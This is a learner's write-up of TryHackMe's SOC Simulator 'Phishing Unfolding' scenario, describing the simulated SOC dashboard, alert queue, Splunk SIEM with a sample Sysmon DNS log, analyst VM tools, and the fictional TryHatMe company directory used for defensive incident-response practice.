Simulated SOC: Phishing Unfolding
by
(TryHackMe's SOC Simulator)

Date: 25.05.2025

Project: Simulated SOC: Phishing Unfolding Project

Contents

Executive Summary ---------- 2

Introduction ---------- 2

Project Scenarios Objectives ---------- 3

Phishing Unfolding ---------- 3

Disclaimer ---------- 4

Phishing Unfolding scenario documentation ---------- 5

Identifying phishing ---------- 12

False positive alerts ---------- 21

Main phishing objective ---------- 30

References ---------- 58

Tools ---------- 59


Executive Summary

Introduction

The TryHackMe “SOC Simulator” service is an interactive platform designed to simulate real-world Security Operations Center (SOC) environments. The simulator includes a dashboard, alert queue, built in SIEM (Splunk) and an analyst VM workstation for threat intel investigations.

It provides scenarios involving phishing attacks, malware, and insider threats, requiring users to investigate alerts, classify incidents, and write reports. The purpose of this project is to practice incident response skills in a simulated realistic setting and document the investigative process.

The SOC Simulator service includes 7 unique scenarios to tackle as a simulated SOC analyst. However, most of these scenarios are restricted to Business users, intended for corporate environments only. For individual users, only two scenarios are currently accessible to premium users like myself, both centered around phishing-based threats.



Simulator scenarios

Choose one of the scenarios below to start practicing and work through each one at your own pace. You could always jump in to resume a scenario later.

Hidden Hooks
After years of meticulous development, TryHatMe Studios is on the cusp of releasing its highly anticipated product.
25 mins Easy

Upload and Conquer
An old, forgotten upload page on an e-commerce website becomes every hacker's dream when it pops up during a
1 hr Easy

Open Door
Our SOC team received a notification from a threat intelligence platform regarding leaked credentials for RDP
1 hr Medium

Introduction to Phishing
Learn how to use SOC Simulator by completing your first scenario. Close all True Positive alerts to pass!
10 min Easy
Start

Costly Clouds
A sudden burst of AWS activity raises internal alarms. What looks like a standard autoscaling event soon reveals
30 min Hard

Initial Drift
A sales employee, straying from their role, falls victim to a malvertising trap while searching for a printer driver. This
1 hr Hard

Phishing Unfolding
Dive into the heat of a live phishing attack as it unfolds within the corporate network. In this high-pressure scenario,
1-2 hrs Medium
Start

Copyright TryHackMe 2018-2025

This project will cover, engage in and document actions primarily focused on phishing attacks through the “Introduction to Phishing” and “Phishing Unfolding” scenarios through the SOC Simulator.

Project Scenarios Objectives

Phishing Unfolding

Difficulty: Moderate | **Duration:** 1-2 hours

Description:

This is a more advanced scenario that simulates a **live phishing attack** within an organization. The attacker sends a phishing email, which leads to:

1. A user clicking a malicious link or attachment
2. Execution of suspicious PowerShell commands
3. Established reverse shell to malicious domain
4. Potential credential theft

Task Objectives:

To investigate a multi-stage phishing attack — from initial email delivery to compromise — and understand how such attacks unfold in real time.

- Monitor and analyze real-time alerts as the attack unfolds.
- Identify and document critical events such as PowerShell executions, reverse shell connections, and suspicious DNS requests.
- Close all alerts as True positives or False positives
- Create case reports based on your observations to help the team understand the full scope of the breach.

Skills Gained:


- Incident investigation
- Analyzing phishing-related behavior
- Splunk SIEM search queries
- Basic Threat intelligence
- Threat detection and response
- Writing basic SOC case reports

Disclaimer

This project is for educational and training purposes only. All scenarios and activities were conducted within the controlled environment provided by TryHackMe's SOC Simulator. No real systems, networks, or users were involved.

Phishing Unfolding scenario documentation


Once the environment has loaded up, we are greeted at the Dashboard in the SOC Simulator platform. From here, it will take a few minutes for the incident alerts to come in real time. But before that happens, lets further explore the SOC Simulator and our options.



Phishing Unfolding

Dive into the heat of a live phishing attack as it unfolds within the corporate network.

The simulator features a dashboard, alert queue, SIEM and a dedicated Analyst VM workstation meant for threat intelligence research.




Assigned alert

You haven't picked up any alert! Assign yourself to an alert to start investigating and find all th

ID	Alert rule	Severity

Showing 1 to 0 of 0 entries

The Alert Queue currently has no alerts, but states 53 alerts are incoming into the simulator.




```
1 *
```

Server error

18 of 19 events matched   No Event Sampling

```
5/25/25
9:56:09.223 PM

{ [-]
   datasource: sysmon
   dns.answers.data: 172.16.1.15
   dns.question.name: mailsrv-01.tryhatme.com
   dns.resolved_ip: 172.16.1.15
   event.action: Dns query (rule: DnsQuery)
   event.code: 22
   host.name: win-3451
   network.protocol: dns
   process.name: OUTLOOK.EXE
   process.pid: 3753
   timestamp: 05/25/2025 22:56:09.223
}
host = 10.10.99.161:8989   source = eventcollector   sourcetype = _json
```

The “SIEM” section includes a built in Splunk SIEM tool that collects all relevant logs.




The Analyst VM workstation is meant for the simulated analyst to do threat intelligence research. On the workstation are 3 apps, Powershell, WireShark and “TryDetectThis”.

The TryDetectThis application is a custom URL/IP and file analysis threat intelligence tool to lookup reputation and function.

VirusTotal is also a tool that will be used in this scenario for threat intelligence.

The “attachments” folder contains file attachments sent to users through email. The email attachments from email alert will automatically be downloaded to the analyst VM to analysis.



Documentation

Company Information

TryHatMe is one of the fastest-growing companies within the e-commerce industry, specializing in the online sale of hats. Our unique value proposition, which allows customers t
before purchasing, has distinguished us in the market and driven rapid growth.

Directory

Michael Ascot, CEO michael.ascot@tryhatme.com Logged-in host: win-3450

Sophie J, HR sophie.j@tryhatme.com Logged-in host: win-3461

Michelle Smith, Legal michelle.smith@tryhatme.com Logged-in host: win-3459

Roger Fedora, Marketing roger.fedora@tryhatme.com Logged-in host: win-3460

Yani Zubair, IT yani.zubair@tryhatme.com Logged-in host: win-3449

Miguel O'Donnell, Sales miguel.odonnell@tryhatme.com Logged-in host: win-3451

Cain Omoore, Sales cain.omoore@tryhatme.com Logged-in host: win-3452

Kyra Flores, Sales kyra.flores@tryhatme.com Logged-in host: win-3453

The documentation section includes information about the simulated company we are "working for" during this SOC simulation. These are made up users and credentials for better understanding of the scenario environment.

Company Information:

"TryHatMe is one of the fastest-growing companies within the e-commerce industry, specializing in the online sale of hats. Our unique value proposition, which allows customers to virtually 'try on' hats before purchasing, has distinguished us in the market and driven rapid growth."

Directory:

Michael Ascot, CEO *michael.ascot@tryhatme.com* Logged-in host: win-3450

Sophie J, HR *sophie.j@tryhatme.com* Logged-in host: win-3461

Michelle Smith, Legal *michelle.smith@tryhatme.com* Logged-in host: win-3459

